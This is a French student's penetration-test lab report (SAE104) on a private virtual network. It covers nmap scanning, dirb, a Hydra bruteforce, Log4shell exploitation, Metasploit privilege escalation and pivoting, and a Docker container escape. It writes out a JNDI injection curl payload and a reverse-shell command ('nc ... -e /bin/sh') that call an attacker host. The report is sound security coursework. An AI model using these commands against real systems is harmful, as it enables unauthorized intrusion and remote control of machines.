Quentin Francq

Rapport Technique - SAE104

1. Planification

La planification des tests s'est concentrée sur le périmètre autorisé, à savoir le réseau local/privé dont l'utilisateur est propriétaire. Deux machines ont été définies pour les tests : KALI, avec l'adresse IP 192.168.122.102 et le MAC 52:54:00:AD:83:EB, et FIREWALL, avec l'adresse IP 192.168.122.100 et le MAC 52:54:00:19:BA:93.
La commande **nmap -sn 192.168.122.0/24** a été utilisée pour identifier les interfaces réseau de chaque machine. Les résultats ont confirmé les adresses IP et les adresses MAC de KALI et FIREWALL.
Un schéma détaillé, incluant les hôtes, les switches, et les adresses IP connues, est fourni en annexe pour une compréhension visuelle approfondie du réseau.

2. Premier scan

2.1 Scan des ports UDP, TCP sur le firewall

Le premier scan a visé à découvrir les ports ouverts sur le FIREWALL. La commande **nmap -p- 192.168.122.000** a identifié le port TCP 80 (http) comme ouvert. En revanche, le scan UDP **nmap -sU 192.168.122.000** n'a révélé aucun port ouvert.

2.2 Logiciels identifiés sur la cible et leurs versions

Un scan détaillé des services sur le FIREWALL avec **nmap -sV 192.168.122.100** a révélé que le port 80 (http) était exploité par le serveur nginx, version 1.22.0, avec un titre http "RT Luminy".

2.3 Recherche des vulnérabilités

Plusieurs scripts Nmap ont été utilisés pour détecter des vulnérabilités spécifiques. La commande **nmap --script vuln -p- 192.168.122.100** a indiqué une vulnérabilité potentielle CSRF. En utilisant des scripts spécifiques, des vulnérabilités CVE (CVE-2022-41741 et CVE-2022-41742) ont été détectées sur le serveur nginx.

2.4 Capture de trames lors de l'exécution de nmap

Une capture détaillée des trames pendant l'exécution de nmap a été effectuée pour examiner le dialogue entre KALI et FIREWALL. Cette analyse a révélé l'utilisation du protocole TCP pour déterminer les ports ouverts sur la cible.

3. Fuzzing et Bruteforce

3.1 Fuzzing

Le fuzzing, une technique de test de sécurité, a été réalisé avec les outils OWASP ZAP et dirb. Ces outils ont permis d'injecter des données aléatoires dans le serveur web afin de détecter d'éventuelles vulnérabilités.

3.2 Scan avec dirb

Le scan dirb sur **http://192.168.122.100** a révélé un code HTTP 401 pour une page de connexion dans le répertoire "Developers". Le fichier de wordlist commun **/usr/share/dirb/wordlist/common.txt** a été utilisé pour identifier ces pages.

3.3 Hydra

Hydra a été employé pour un bruteforce sur la page de connexion. Les résultats ont confirmé que les identifiants "test" et "genius" permettaient l'accès, affichant un message "Hello, word!".

4. Log4shell

4.1 Commande curl

La commande curl a été utilisée pour tester la vulnérabilité Log4shell sur le FIREWALL. Deux variantes ont été testées avec les paramètres **-u** et **-A**. L'option **-u** a été employée pour spécifier l'authentification utilisateur avec un nom d'utilisateur "test" et un mot de passe "genius".

La commande **curl -u test:genius -A '${jndi:ldap://IP_KALI:9999}' http://cible** a été utilisée pour tester l'exploitation de la vulnérabilité.

4.2 Exploitation de Log4shell

L'exploitation de Log4shell a été réalisée en utilisant la commande **java -jar JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C "nc 192.168.122.106 9999 -e /bin/sh" -A 192.168.122.106**.

Les résultats ont montré que la connexion a été établie avec succès, affichant des informations telles que l'ID de connexion, les messages de connexion et le système d'exploitation sous-jacent.

En utilisant **searchsploit**, la faille associée au système a été identifiée comme étant liée au noyau Linux avec le titre "Linux Kernel 5.8 < 5.16.11 - Local Privilege Esc".

5. Élévation de privilèges

5.1 Exploitation de la faille

L'exploit sélectionné pour l'élévation de privilèges était **linux/local/service_persistence**. Les paramètres requis pour exécuter cet exploit dans une session spécifique ont été déterminés, notamment les paramètres de session, de chemin shell, d'hôte et de port.

La charge par défaut utilisée par l'exploit était **cmd/unix/reverse_netcat**, écoutant sur le port 4445.

6. Échappement du container

6.1 Utilisation de l'option --privileged

L'option **--privileged** lors du lancement d'un conteneur Docker a été explorée. Cette option accorde au conteneur un accès étendu aux ressources du système hôte, annulant certaines restrictions de sécurité de Docker.
Les conséquences pratiques de l'utilisation de cette option incluent des risques potentiels en exposant davantage le système hôte au conteneur, compromettant la séparation et l'isolation normalement assurées par Docker.

6.2 Commandes pour afficher les disques et monter une partition

Les commandes **fdisk -l** et **sudo mount /dev/[nom_de_la_partition] /chemin/du/répertoire/de/montage** ont été utilisées pour afficher les disques disponibles sur une machine Linux et monter une partition sur un répertoire spécifié.
La version et le nom du système hôte ont été récupérés à l'aide de **cat /etc/os-release**.

7. Mise en place d'un reverse-shell

7.1 Différences entre les charges bind et reverse

Les charges bind sont initiées par l'attaquant pour se connecter à une victime, tandis que les charges reverse sont initiées par la victime pour se connecter à l'attaquant.

7.2 Utilisation de cron pour établir une tâche périodique

Le cron sur un système Unix a été utilisé pour planifier l'exécution automatique de tâches périodiques. Une tâche a été planifiée toutes les 2 minutes à l'aide de la commande ***/2 * * * * commande**.

8. Persistance

8.1 Exploit multi/handler

L'exploit **multi/handler** de Metasploit a été utilisé pour écouter et répondre aux connexions de coquilles inverses générées par des exploits. La charge par défaut utilisée était de type **reverse_tcp**.

9. Pivotement

9.1 Utilisation de Metasploit pour le pivotement


Metasploit a été utilisé pour le pivotement en affichant les paramètres IP, la table de routage, et en créant une route associée à une session particulière.
Le module **auxiliary/scanner/portscan/tcp** a été employé pour effectuer un balayage des ports TCP sur le réseau cible, identifiant les services actifs.

10. Conclusion

Quentin Francq

Ce rapport technique a couvert en détail les différentes phases des tests de sécurité, de la planification à l'établissement d'un reverse-shell et au pivotement dans le réseau. En raison de contraintes de temps, certaines questions n'ont pas pu être traitées dans le cadre de cette évaluation de la sécurité. Les sections non abordées incluent la "Latéralisation et Persistance" ainsi que la "Découverte du réseau LAN". Ces aspects auraient nécessité une analyse approfondie du firewall, de l'IOS, des vulnérabilités potentielles, ainsi que des commandes spécifiques sur Pfsense et pour l'attaque de la machine Mystère.

Annexe 1 :


Routeur
192.168.122.1
0A:8D:6A:AF:45:C9
SW
INTERNE
KALI
192.168.122.102
52:54:00:AD:83:EB
QEMU virtual
interface
INTERNE
FIREWALL
192.168.122.100
52:54:00:19:BA:93
QEMU virtual
interface
INTERNE